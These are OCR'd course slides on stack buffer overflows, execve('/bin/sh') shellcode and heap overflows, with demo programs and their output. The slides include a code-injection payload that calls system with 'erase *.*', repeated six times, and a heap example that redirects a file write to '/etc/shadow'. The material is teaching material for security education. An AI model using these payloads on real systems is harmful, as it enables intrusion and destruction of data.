Buffer Overflows 3


Shell Code

and

Heap Overflows

Overwrite the Return Address

```
void function (int a, int b,
   int c) {
     char buffer1[5];
     char buffer2[10];
     int *ret, i;
     ret=buffer1+[FOO?];
     (*ret)+=[BAR?];
}
int main() {
     int x;
     x=0;
     function(1,2,3);
     x=1;
     printf("%d\n",x)
}
```



Figuring Out Stack Layout

```
void function (int a, int b, int c) {
    char buffer1[6];
    char buffer2[10];
    int *ret, i;

    for(i=0;i<5;i++) buffer1[i]=i;
    for(i=0;i<10;i++) buffer2[i]=i;

    ret=(int *)buffer2;

    for(i=19;i>=0;i--) printf("%8X:%8X\n",
        &(ret[i]),ret[i]);
}
int main() {
    function(1,2,3);
}
```

Unsigned hex

```
[matt@ascentpcbackup ~]$ ./test
BFFFE9DC:  1B9EBC
BFFFE9D8:BFFFEA48
BFFFE9D4:BFFFE9F0
BFFFE9D0:       0
BFFFE9CC:  2FCFF4
BFFFE9C8:BFFFE9E8
BFFFE9C4:BFFFEA7C
BFFFE9C0:  1CFF85
BFFFE9BC: 80484C9
BFFFE9B8:       3
BFFFE9B4:       2
BFFFE9B0:       1
BFFFE9AC: 8048471
BFFFE9A8:BFFFE9D8
BFFFE9A4:       5
BFFFE9A0:BFFFE990
BFFFE99C: 8040302
BFFFE998: 1000908
BFFFE994: 7060504
BFFFE990: 3020100
```

Figuring Out Stack Layout

```
void function (int a, int b, int c)
    {
     char buffer1[6];
     char buffer2[10];
     int *ret, i;

     for(i=0;i<5;i++) buffer1[i]=i;
     for(i=0;i<10;i++) buffer2[i]=i;

     ret=(int *)buffer2;

     for(i=19;i>=0;i--) printf("%8X:
    %8X\n",&(ret[i]),ret[i]);
}
int main() {
     function(1,2,3);
}
```

```
[matt@ascentpcbackup ~]$ ./test
BFFFE9DC:  1B9EBC
BFFFE9D8:BFFFEA48
BFFFE9D4:BFFFE9F0
BFFFE9D0:       0
BFFFE9CC:  2FCFF4
BFFFE9C8:BFFFE9E8
BFFFE9C4:BFFFEA7C
BFFFE9C0:  1CFF85
BFFFE9BC: 80484C9
BFFFE9B8:       3
BFFFE9B4:       2
BFFFE9B0:       1
BFFFE9AC: 8048471
BFFFE9A8:BFFFE9D8
BFFFE9A4:       5
BFFFE9A0:BFFFE990
BFFFE99C: 8040302
BFFFE998: 1000908
BFFFE994: 7060504
BFFFE990: 3020100
```

Params

Return addr

Buffer1 vals

Buffer2 vals

Finding the Return Address

- Pushed after the params

```
BFFFE598:3
BFFFE594:2
BFFFE590:1
BFFFE58C:80483F6
```

- Find the start of `buffer1`

```
BFFFE574:8049504
BFFFE570:3020100
BFFFE56C:0
BFFFE568:B75F0908
BFFFE564:7060504
BFFFE560:3020100
```

Buffer1 vals

Buffer2 vals

Result

```
void function (int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;
    ret=buffer1+28;
    (*ret)+=10;
}
int main() {
    int x;
    x=0;
    function(1,2,3);
    x=1;
    printf("%d\n",x)
}
```


```
$ ./a.out
0
```

Overall Strategy

Target vulnerable program

```
int main(int arc, char *argv[])
{
        char buffer[512]
        …

        strcpy(buffer,argv[1]);
        …

}
```


Represent it as a string



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>


```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>


```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>


```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>


```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>


```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Code-injection Example

8D 45 B8	lea eax,[ebp-48h]
50	push eax
FF 15 BC 82 2F 01	call <system>
65 72 61 73 65 20	.data “erase ”
2A 2E 2A 20	.data “*.* ”
61 (x24)	.data “aaaaa…”
61 61 61 61	.data “aaaa”
30 FB 1F 00	<addr of buf>

```
void main(int argc, char *argv[])
{
        char buf[64];
        strcpy(buf,argv[1]);
        …
        return;
}
```



Run the Attack Code

- Place the code in the buffer
- Overflow the buffer
- Overwrite the return address
  - so that it points back into the buffer

```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
            buffer                sfp   ret   a     b     c

<------    [CCCCCCCCCCCCCCCCCCCC][CCCC][0xD8][0x01][0x02][0x03]
            ^                            |
            |____________________________|
top of                                                             bottom of
stack                                                              stack
```

What Code?

- Thoughts?
- Example shell code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Does this work?

```
void function (char *str) {
    char buffer[120];
    strcpy(buffer,str);
}

int main() {
   char *str="#include <stdio.h>\n void main()
  {char *name[2]; name[0] = \"/bin/sh\"; name[1]
  = NULL; execve(name[0], name, NULL); }
  <ADDR>";

  function(str);
}
```

Shell Code in Assembly

- Step 1
- Step 2
- Step 3

How to call execve

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Locating the Code

- Need to know the addr of shell code
  - *
- Guess
  - Stack usually starts at the same address
  - Stack is usually not very deep
- Increase the chance w/ _____

```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
            buffer                sfp   ret   a     b     c

<------    [NNNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                  ^                      |
                  |______________________|

top of                                                          bottom of
stack                                                               stack
```

Null Termination

- String "`/bin/sh`", Null long word
- No nulls allowed. Why?
- Write code for 0 without writing 0
  - Save to `%eax` register (TPS)

Shell Code in Assembly

- String address
  - The **address** of the string "`/bin/sh`" is needed by the execve system call
- How to know the address?

Function Call

- TPS: What happens? (draw stack)

Shell Code in Assembly

- Jump/Call trick


```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
            buffer                sfp   ret   a     b     c

<------ AA[JJSSSSSSSSSSSSCCssss][0xDE][0xDE][0xDE][0xDE][0xDE]
           ^|^            ^|               |
           |||____________||_______________| (1)
       (2)  ||____________||
             |______________| (3)
top of                                                   bottom of
stack                                                       stack
```

- How do we get the addr of the string?

Heap Buffer Overflow

The Heap

- What is on the heap?



Ex.Vulnerable Program I

```
#define BUFSIZE 16
 #define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */
 int main()
 {
    u_long diff;
    char *buf1 = (char *)malloc(BUFSIZE);
    char *buf2 = (char *)malloc(BUFSIZE);

    diff = (u_long)buf2 - (u_long)buf1;
    printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2, diff);

    memset(buf2, 'A', BUFSIZE-1);
    buf2[BUFSIZE-1] = '\0';

    printf("before overflow: buf2 = %s\n", buf2);
    memset(buf1, 'B', (u_int)(diff + OVERSIZE));
    printf("after overflow: buf2 = %s\n", buf2);
    return 0;
 }
```

```
[dliu@omega heap]$ ./a.out
buf1 = 0x8faf008, buf2 = 0x8faf020, diff = 0x18 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow: buf2 = BBBBBBBBAAAAAAA
```

Ex.Vulnerable Program 2


```
#define BUFSIZE 16
#define ADDRLEN 4 /* # of bytes in an address */

  int main()
  {
     u_long diff;
     static char buf[BUFSIZE], *bufptr;

     bufptr = buf, diff = (u_long)&bufptr - (u_long)buf;

     printf("bufptr (%p) = %p, buf = %p, diff = 0x%x (%d) bytes\n",
            &bufptr, bufptr, buf, diff, diff);

     memset(buf, 'A', (u_int)(diff + ADDRLEN));

     printf("bufptr (%p) = %p, buf = %p, diff = 0x%x (%d) bytes\n",
            &bufptr, bufptr, buf, diff, diff);

     return 0;
  }
```

```
[dliu@omega heap]$ ./a.out
bufptr (0x8049630) = 0x8049620, buf = 0x8049620, diff = 0x10 (16) bytes
bufptr (0x8049630) = 0x41414141, buf = 0x8049620, diff = 0x10 (16) bytes
```

Overwriting File Pointers

```
#define BUFSIZE 16

int main(int argc, char **argv)
{
  FILE *tmpfd;
  static char buf[BUFSIZE], *tmpfile;

  tmpfile = ”/tmp/vulprog.tmp";
  printf("before: tmpfile = %s\n", tmpfile);

  printf("Enter one line of data to put in %s:
", tmpfile);
  gets(buf);

  printf("\nafter: tmpfile = %s\n", tmpfile);

  tmpfd = fopen(tmpfile, "w");
  if (tmpfd == NULL) exit(ERROR);

  fputs(buf, tmpfd);
  fclose(tmpfd);
}
```

“/etc/shadow”



Overwrite Function Pointers

- Dynamically modify a function
  - E.g., int (*funcptr)(char *str)
- Generalized code
  - Generic sorting
- Callback functions, e.g. for a GUI
  - Create a button as a generic call
  - Not one function for each type of button

The End

Shell Code in Assembly

```
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```